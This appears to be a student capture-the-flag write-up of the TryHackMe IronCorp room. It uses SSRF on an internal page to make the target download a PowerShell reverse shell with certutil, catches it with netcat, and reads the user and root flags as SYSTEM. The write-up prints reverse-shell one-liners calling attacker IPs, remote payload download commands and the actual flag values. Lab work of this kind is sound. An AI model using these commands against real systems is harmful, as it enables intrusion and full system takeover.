1 $client = New-Object System.Net.Sockets.TCPCClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{$_ -gt 134 -and $_ -lt 191 -? 1 0} ;$sm=(New-Object Net.Sockets.TCPCClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -gt 0){$b=$bt[0..$i-1];$sm.Write($b)};$sm.Close();$client.Close()

```

File Actions Edit View Help

1211103220@kali:~ × 1211103220@kali:~ × 1211103220@kali:~ × 1211103220@kali:~ × 1211103220@kali:~ ×

GNU nano 6.2 m3.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('10.8.93.181',4545);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{$_ -gt 134 -and $_ -lt 191 -? 1 0} ;$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -gt 0){$b=$bt[0..$i-1];$sm.Write($b)};$sm.Close();$client.Close()
```

Send Cancel < > Target: http://admin.ironcorp.me:11025 HTTP/1.1

Request INSPECTOR

Request Attributes

Query Parameters (1)

- After we modified and save the reverse shell we can then start our python server with port 80
- Command: **python -m http.server 80**


```
(1211103220㉿kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.147.68 - - [02/Aug/2022 12:15:35] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:15:35] "GET /80/.exe HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:15:35] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:15:35] "GET /80/.exe HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:16:38] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:16:38] "GET /80/shell.ps1 HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:16:38] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:16:38] "GET /80/shell.ps1 HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:18:00] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:18:00] "GET /80/shell.ps1 HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:18:01] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:18:01] "GET /80/shell.ps1 HTTP/1.1" 404 -
127.0.0.1 - - [02/Aug/2022 12:19:05] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [02/Aug/2022 12:19:05] code 404, message File not found
127.0.0.1 - - [02/Aug/2022 12:19:05] "GET /favicon.ico HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:20:03] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:20:03] "GET /80/shell.ps1 HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:20:04] code 404, message File not found
10.10.147.68 - - [02/Aug/2022 12:20:04] "GET /80/shell.ps1 HTTP/1.1" 404 -
10.10.147.68 - - [02/Aug/2022 12:21:06] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.147.68 - - [02/Aug/2022 12:21:06] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.147.68 - - [02/Aug/2022 12:22:25] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.147.68 - - [02/Aug/2022 12:22:25] "GET /shell.ps1 HTTP/1.1" 200 -
```

- To receive or download the reverse shell file from our local machine we will use the **SSRF vulnerability attack** to run commands from the url itself.
- For this we will use the Burp suite.
- To download the file I use the command **certutil** to receive the file from the local machine server. ([Reference](#))

Downloading Files with Certutil

Downloading additional files to the victim system using native OS binary.


Execution



```
l certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command entered is "certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe; md5sum bad.exe". Below the window, a terminal window titled "Kali2018 (Snapshot 3) [Running] - Oracle VM VirtualBox" shows the output of the command. It includes the MD5 sum of the downloaded file and the command to start a simple HTTP server on port 80.

- To include the command with the url we have to encode it into **url encoding** hence for this we use the decoder function in the Burp Suite.



The screenshot shows the Burp Suite Community Edition v2021.10.3 interface. The "Decoder" tab is selected. A URL is entered into the text input field: "http://internal.ironcorp.me:11025/name.php?name=certutil.exe%20-urlcache%20-f%20http://10.8.93.181/shell.ps1%20shell.ps1". To the right of the input field are several decoding options: Text (radio button selected), Hex, Decode as ..., Encode as ..., Hash ..., and Smart decode.

- Once encoded we can copy the encoded text and place it into the parameter as we have done before.
- We can check the directory again by running the command **dir** into the parameter and we can see our reverse shell file is already downloaded.

Request

Pretty Raw Hex

```

1 GET /?r=%68%74%70%3a%2f%2f%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12

```

Search... 0 matches

Response

← → ⌂ ⌂ admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?nan ⭐

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

My name is:

```

Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal

08/02/2022 09:22 AM


08/02/2022 09:22 AM      53 .htaccess
08/02/2022 09:16 AM      469 bad.exe
04/11/2020 09:34 AM     131 index.php
04/11/2020 09:34 AM     142 name.php
08/02/2022 09:22 AM     673 shell.ps1
                           5 File(s)   1,468 bytes
                           2 Dir(s)  1,468,141,568 bytes free

```

Ultimate search bar

Search: Submit Query

- Before we run the file we need to start our netcat listener in our host machine with command: **nc -lvp 4545**
- We can then proceed with running the file.
- For this we will use the command: powershell.exe ./reverse-shell-file.ps1
- Same as before we need to encode it first by using Burp Suite.



- Now we can see that our netcat listener catches the reverse shell. :>
- We run the command: **whoami** to check our privileges and we can see we have a connection with “**nt authority\system**” permissions.

```

1211103220@kali: ~ x 1211103220@kali: ~ x 1211103220@kali: ~ x 1211103220@kali: ~ x
└─(1211103220㉿kali)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$ nc -lvp 443
listening on [any] 443 ...
^C
Volume in drive E is New Volume
└─(1211103220㉿kali)-[~] -E159
$ nc -lvp 4545
listening on [any] 4545 ...
^C
2022-01-17 10:39 AM
└─(1211103220㉿kali)-[~]
$ nc -lvp 4545
listening on [any] 4545 ...
connect to [10.8.93.181] from (UNKNOWN) [10.10.74.232] 49757
whoami
nt authority\system
PS E:\xampp\htdocs\internal> []
4 Files) 628 bytes-
2 Dir(s) 1,468,094 bytes free

```

- From this point I checked every users but we only can print the directory of user administrator
- From the folder Desktop we can get the file user.txt
- We then captured the first flag: **thm{09b408056a13fc222f33e6e4cf599f8c}**

```
Directory: C:\users\administrator
```

Mode	LastWriteTime	Length	Name
d-r---	4/12/2020 1:27 AM		Contacts
d-r---	4/12/2020 1:27 AM		Desktop
d-r---	4/12/2020 1:27 AM		Documents
d-r---	4/12/2020 1:27 AM		Downloads
d-r---	4/12/2020 1:27 AM		Favorites
d-r---	4/12/2020 1:27 AM		Links
d-r---	4/12/2020 1:27 AM		Music
d-r---	4/12/2020 1:27 AM		Pictures
d-r---	4/12/2020 1:27 AM		Saved Games
d-r---	4/12/2020 1:27 AM		Searches
d-r---	4/12/2020 1:27 AM		Videos

```
PS C:\users\administrator> cd dekstop
PS C:\users\administrator> cd Dekstop
PS C:\users\administrator> cd Desktop
PS C:\users\administrator\Desktop> dir
```

```
Directory: C:\users\administrator\Desktop
```

Mode	LastWriteTime	Length	Name
-a---	3/28/2020 12:39 PM	37	user.txt

```
PS C:\users\administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop> █
```

- From here we check our permissions to the path of user Superadmin and we can see that we do not have the permission
- Command: **get-acl** we get **Deny FullControl**
- But we can still try to read the flag directly by guessing the root file is in the Desktop folder.
- We run the command cat with the path and we captured the flag:
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
- GGWP

```
└─(1211103220㉿kali)-[~]
$ nc -lvpn 4545
listening on [any] 4545 ...
connect to [10.8.93.181] from (UNKNOWN) [10.10.118.75] 50016
whoami
nt authority\system
PS E:\xampp\htdocs\internal> get-acl

Directory: E:\xampp\htdocs

Path          Owner          Access
-----        -----          -----
internal      BUILTIN\Administrators BUILTIN\Administrators Allow FullControl ...

PS E:\xampp\htdocs\internal> █

PS E:\xampp\htdocs\internal> cd c:
PS C:\> get-acl c:/users/SuperAdmin

Directory: C:\users

Path          Owner          Access
-----        -----          -----
SuperAdmin    NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl ...

PS C:\> get-acl c:/users/SuperAdmin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group    : NT AUTHORITY\SYSTEM
Access   : BUILTIN\Administrators Deny FullControl
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl
Audit    :
Sddl     : O:SYG:SYD:PAI(D;OICI;FA;;BA)(A;OICI;FA;;S-1-5-21-297466380-264762942
           9-287235700-1000)

PS C:\> type c:\users\superAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\> GGWP █
```

Contribution

ID	NAME	CONTRIBUTION	SIGNATURE
1211101935	Mohamed Imran Bin Mohamed Yunus	Did the Reconnaissance (Port Scanning) and writing. Screenshot provider.	<i>IMRAN</i>
1211102060	Farris Aiman Bin Mohd Harris	Did the Enumeration (Finding subdomains) and writing. Did the video editing.	<i>FARRIS</i>
1211103220	Muhammad Firzan Ruzain Bin Firdus	Did the Foothold (Reverse shell) and writing. Screenshot provider.	<i>FIRZAN</i>
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Did the Exploiting (SSRF attack) and writing. Food supplier.	<i>SYAHIR</i>

VIDEO LINK: <https://youtu.be/6h88FOxWa9E>